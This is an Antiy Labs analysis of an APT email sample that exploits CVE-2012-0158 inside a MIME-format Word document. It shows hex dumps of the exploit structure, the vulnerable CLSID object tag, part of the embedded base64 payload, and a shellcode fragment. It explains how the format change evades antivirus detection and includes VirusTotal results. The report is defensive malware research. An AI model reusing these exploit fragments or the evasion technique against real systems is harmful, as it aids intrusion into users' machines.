Antiy Labs


The Latest APT Attack
by Exploiting CVE2012-0158 Vulnerability

Antiy Labs

(2013-5-13)

Format overflow vulnerabilities are often exploited by APT attacks. In this type of vulnerabilities, CVE2012-0158 is the most commonly used one in the past year. Generally, the carrier of such vulnerability is a Rich Text Format (RTF) file, the internal data of which is saved as a hexadecimal string. In January 2013, a sample attacking by email attachment is captured. Now information about the sample can be searched on VirusTotal. An introduction on the attacking device of it will be made in the following paragraphs.


Previously, most samples exploiting CVEE2012-0518 are Rich Text Format (RTF) as below.



```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 7B 5C 72 74 66 31 0D 0A 7B 5C 66 6F 6E 74 74 62 ; {\rtf1..{\fonttb
00000010h: 6C 7B 5C 66 30 5C 66 6E 69 6C 5C 66 63 68 61 72 ; l{\f0\fnil\fchar
00000020h: 73 65 74 30 20 56 65 72 64 61 6E 61 3B 7D 7D 0D ; set0 Verdana;}}.
00000030h: 0A 5C 76 69 65 77 6B 69 6E 64 34 5C 75 63 31 5C ; .\viewkind4\uc1\
00000040h: 70 61 72 64 5C 73 62 31 30 30 5C 73 61 31 30 30 ; pard\sb100\sa100
00000050h: 5C 6C 61 6E 67 39 5C 66 30 5C 66 73 32 32 5C 70 ; \lang9\f0\fs22\p
00000060h: 61 72 0D 0A 5C 70 61 72 64 5C 73 61 32 30 30 5C ; ar..\pard\sa200\
00000070h: 73 6C 32 37 36 5C 73 6C 6D 75 6C 74 31 5C 6C 61 ; sl276\slmult1\la
00000080h: 6E 67 39 5C 66 73 32 32 5C 70 61 72 0D 0A 7B 5C ; ng9\fs22\par..{\
00000090h: 6F 62 6A 65 63 74 5C 6F 62 6A 6F 63 78 0D 0A 7B ; object\objocx..{
000000a0h: 5C 2A 5C 6F 62 6A 64 61 74 61 0D 0A 30 31 30 35 ; \*\objdata..0105
000000b0h: 30 30 30 30 30 32 30 30 30 30 30 30 31 42 30 30 ; 000002000001B00
000000c0h: 30 30 30 30 34 44 35 33 34 33 36 46 36 44 36 33 ; 00004D53436F6D63
000000d0h: 37 34 36 43 34 43 36 39 36 32 32 45 34 43 36 39 ; 746C4C69622E4C69
000000e0h: 37 33 37 34 35 36 36 39 36 35 37 37 34 33 37 34 ; 7374566965774374
000000f0h: 37 32 36 43 32 45 33 32 30 30 30 30 30 30 30 30 ; 726C2E3200000000
00000100h: 30 30 30 30 30 30 30 30 30 30 30 30 30 45 30 30 ; 0000000000000E00
00000110h: 30 30 0D 0A 44 30 43 46 31 31 45 30 41 31 42 31 ; 00..D0CF11E0A1B1
00000120h: 31 41 45 31 30 30 30 30 30 30 30 30 30 30 30 30 ; 1AE1000000000000
00000130h: 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 ; 0000000000000000
00000140h: 30 30 30 30 33 45 30 30 30 33 30 30 46 45 46 46 ; 00003E000300FEFF
00000150h: 30 39 30 30 30 36 30 30 30 30 30 30 30 30 30 30 ; 0900060000000000
00000160h: 30 30 30 30 30 30 30 30 30 30 30 30 30 31 30 30 ; 0000000000000100
```

Figure 1 The Sample Data Screenshot of the RTF Overflow

However, the sample here is MIME format as shown in Figure 2.




```
MIME-Version: 1.0
Content-Type: multipart/related; boundary="----=_NextPart_01CD27E7.8767FC40"

此文档为“单个文件网页”，也称为“Web 档案”文件。如果您看到此消息，但是您的浏览器或编辑器不支持“Web

```


Figure 2 The Sample of MIME Format Overflow

The embedded ocxstg001.mso file is a doc. one which is encoded by Base64 in MIME. The CLSID “BDD1F04B-858B-11D1-B16A-00C0F0283628” is just the CLSID of the CVE2012-0158 vulnerability’s module.



```
<p class=3DMsoNormal><span lang=3DEN-US><object
 classid=3D"CLSID:BDD1F04B-858B-11D1-B16A-00C0F0283628" id=3DShockwaveFlash1
 width=3D9 height=3D9 data=3D"Doc1.files/ocxstg001.mso"></object></span></p>
```

Figure 3 The CLSID in MIME




```
------=_NextPart_01CD27E7.8767FC40
Content-Location: file:///C:/2673C891/Doc1.files/ocxstg001.mso
Content-Transfer-Encoding: base64
Content-Type: application/x-mso

OM8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAAAABAAAAAQAAAAAAAAAA
EAAAAgAAAAEAAAD+////AAAAAAAAAAD/////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////
///////////////////////////////////////////////////////////////////////////9
/////v////7///8EAAAABQAAAAYAAAAHAAAA/v//////////////////////////////////////
```

Figure 4 The Content of ocxstg001.mso


A doc. file is obtained after Base64 decoding on the content of ocxstg001.mso.



```
             0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00 ; 邪.唷??.......
00000010h: 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00 ; ........>...?..
00000020h: 06 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ; ................
00000030h: 01 00 00 00 00 00 00 00 00 10 00 00 02 00 00 00 ; ................
00000040h: 01 00 00 00 FE FF FF FF 00 00 00 00 00 00 00 00 ; ....?    ........
00000050h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
00000060h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
00000070h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
00000080h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
00000090h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
000000a0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
000000b0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
000000c0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
000000d0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
000000e0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
000000f0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
00000100h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
00000110h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
00000120h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
00000130h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
00000140h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
00000150h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
00000160h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
```

Figure 5 The Decoded doc. File


The contents structure can be found in it.



```
           0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
000003f0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ;
00000400h: 52 00 6F 00 6F 00 74 00 20 00 45 00 6E 00 74 00 ; R.o.o.t. .E.n.t.
00000410h: 72 00 79 00 00 00 00 00 00 00 00 00 00 00 00 00 ; r.y.............
00000420h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000430h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000440h: 16 00 05 00 FF FF FF FF FF FF FF FF 01 00 00 00 ; ....        ....
00000450h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000460h: 00 00 00 00 00 00 00 00 00 00 00 00 C0 13 64 A2 ; ............?d?
00000470h: 3C 1A CD 01 03 00 00 00 40 08 00 00 00 00 00 00 ; <.?....@.......
00000480h: 43 00 6F 00 6E 00 74 00 65 00 6E 00 74 00 73 00 ; C.o.n.t.e.n.t.s.
00000490h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000004a0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000004b0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000004c0h: 12 00 02 01 FF FF FF FF FF FF FF FF FF FF FF FF ; ....
000004d0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000004e0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000004f0h: 00 00 00 00 00 00 00 00 31 08 00 00 00 00 00 00 ; ........1.......
00000500h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000510h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000520h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000530h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000540h: 00 00 00 00 FF FF FF FF FF FF FF FF FF FF FF FF ; ....
00000550h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
```

Figure 6 Contents

It can be found that the data size of cobj is x8282, followed by a shellcode including assembly codes like 90909090.




```
           0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000800h: 21 43 34 12 08 00 00 00 00 0A 00 00 00 05 00 00 ; !C4.............
00000810h: 00 36 D8 F4 01 00 06 00 1C 00 00 00 00 00 00 00 ; .6伍............
00000820h: 00 00 00 00 00 06 00 01 56 0A 00 00 01 EF CD AB ; ........V....锒?
00000830h: 00 00 05 00 98 5D 65 01 07 00 00 00 08 00 00 80 ; ....槛e........€
00000840h: 05 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 ; ...€............
00000850h: 00 00 00 00 1F DE EC BD 01 00 05 00 90 17 19 00 ; .....掀?...?..
00000860h: 00 00 08 00 00 00 49 74 6D 73 64 00 00 00 02 00 ; ......Itmsd.....
00000870h: 00 00 01 00 00 00 0C 00 00 00 43 6F 62 6A 64 00 ; ..........Cobjd.
00000880h: 00 00 82 82 00 00 82 82 00 00 00 00 00 00 00 00 ; ..倏..倏........
00000890h: 00 00 00 00 00 00 12 45 FA 7F 90 90 90 90 90 90 ; .......E?悖悖悖
000008a0h: 90 90 90 90 90 90 90 90 90 90 90 90 E2 0F 5B 80 ; 悖悖悖悖悖悖?[€
000008b0h: 33 A3 43 81 3B 67 79 6E 67 75 F4 E2 05 E8 EC FF ; 3  ?gyngu翕.桁
000008c0h: FF FF 4A 97 A2 A3 A3 FC 90 71 11 93 C7 28 A1 28 ;     J挣#甓q.擎(?
000008d0h: E3 AF 28 D3 BF 0E 28 CB AB 28 54 90 6A E2 4B 68 ; 惘(涌.(双(T栖鈦h
000008e0h: A3 A3 A3 C9 A3 CB C6 CF 90 91 CB C8 C6 D1 CD 28 ; #ＩＫ葡惶巳蒲?
000008f0h: 67 F3 5C B5 28 4B 20 67 AF C9 A6 FA 4B 0E A3 A3 ; g骮?K g     K.#
00000900h: A3 41 5A C9 E3 CB A3 B3 A3 A3 C9 83 C9 A3 5C F5 ;   Z摄燛常Ｉ兩   ?
00000910h: AB 2A E5 93 90 4E 20 66 A7 C9 A3 F6 5C F5 AF 28 ; ?鍝怷 f   v\酯(
00000920h: 76 20 5B 5C D7 53 9E A3 AB A3 A3 D1 4A 2A CD 9B ; v [\譔濮眖ＱJ*蝟
00000930h: C9 A1 C9 A3 C9 A3 5C D5 9B 5C F5 A7 20 4B B7 C9 ; 伞桑桑\論\酾 K飞
00000940h: A3 C9 A3 F3 5C D5 9B 5C F5 A7 C9 A3 28 7F C9 A3 ; Ｉs\論\酾桑(桑
00000950h: F0 C9 B7 5C D5 93 5C D5 9B 5C F5 B3 28 E5 93 22 ; 鶘稻論\論\醍(鍝"
00000960h: 9B F6 C5 D4 81 D6 0C 20 63 A7 28 BB 2A FD BF 20 ; 涼旁佒. c??
```

Figure 7 shellcode

The two vulnerability exploits (RTF vs. MIME) differ from each other in the fact that the CLSID of a RTF file exists in a doc. file while the CLSID of MIME file exists still in MIME text. There will be no CLSID in the decoded doc. file. This kind of change helps the exploit escape from the detection of most anti-virus softwares. It even invalidates the anti-virus softwares which have grasped the vulnerability-exploiting principles.

While RTF form vulnerabilities can be detected by half anti-virus softwares.

https://www.virustotal.com/en/file/334fe74b0167a50a35575ccb6058d03a98b11e158 d05a41271aab6c9161047db/analysis/



SHA256:	334fe74b0167a50a35575ccb6058d03a98b11e158d05a41271aab6c9161047db
File name:	f393fdc7f3853bc7c435c13a4962c688
Detection ratio:	22 / 42
Analysis date:	2012-07-05 04:34:19 UTC (10 months, 1 week ago)


More details

Analysis | Additional information | Comments | Votes

Antivirus	Result	Update
AhnLab-V3	Dropper/Cve-2012-0158	20120704
AntiVir	EXP/CVE-2012-0158.A.695	20120704
Antiy-AVL	Exploit/MSWord.CVE-2012-0158	20120705
Avast	DOC:CVE-2012-0158 [Expl]	20120704
AVG	✓	20120704
BitDefender	Exploit.CVE-2012-0158.Gen	20120705
ByteHero	✓	20120704

Figure 8 The Detection of RTF Overflow

The sample of MIME format on VirusTotal can only be detected by several anti-virus vendors. Now ten vendors are able to detect it.



Antivirus	Result	Update
Agnitum	✓	20130423
AhnLab-V3	✓	20130423
AntiVir	✓	20130424
Antiy-AVL	✓	20130424
Avast	✓	20130424
AVG	Suspicion: unknown virus	20130424
BitDefender	Exploit.CVE-2012-0158.Gen	20130424
ByteHero	✓	20130418
CAT-QuickHeal	✓	20130424
ClamAV	✓	20130424
Commtouch	✓	20130424
Comodo	✓	20130424
DrWeb	✓	20130424
Emsisoft	✓	20130424
eSafe	✓	20130423
ESET-NOD32	✓	20130423
F-Prot	✓	20130424
F-Secure	Exploit.CVE-2012-0158.Gen	20130424
Fortinet	MSOffice/CVE20120158.fam!exploit	20130424
GData	Exploit.CVE-2012-0158.Gen	20130424
Ikarus	✓	20130424
Jiangmin	✓	20130424
K7AntiVirus	✓	20130423
K7GW	✓	20130423
Kaspersky	✓	20130424
Kingsoft	✓	20130422

Figure 9 The Detection of the Sample on VirusTotal

Any technical information that is made available by Antiy Labs is the copyrighted work of Antiy Labs and is owned by Antiy Labs. NO WARRANTY. Antiy Labs makes no warranty as to this document's accuracy or use. The information in this document may include typographical errors or inaccuracies, and may not reflect the most current developments; and Antiy Labs does not represent, warrant or guarantee that it is complete, accurate, or up-to-date, nor does Antiy Labs offer any certification or guarantee with respect to any opinions expressed herein or any references provided. Changing circumstances may change the accuracy of the content herein. Opinions presented in this document reflect judgment at the time of publication and are subject to change. Any use of the information contained in this document is at the risk of the user. Antiy Labs assumes no responsibility for errors, omissions, or damages resulting from the use of or reliance on the information herein. Antiy Labs reserves the right to make changes at any time without prior notice.

About Antiy Labs

Antiy Labs is an antivirus vendor which makes advanced research and technology contributions to the field. Currently, there are tens of thousands of firewalls, UTM and security devices deployed with our antivirus engine. More information is available at www.antiy.net.

ANTIY

Antiy Labs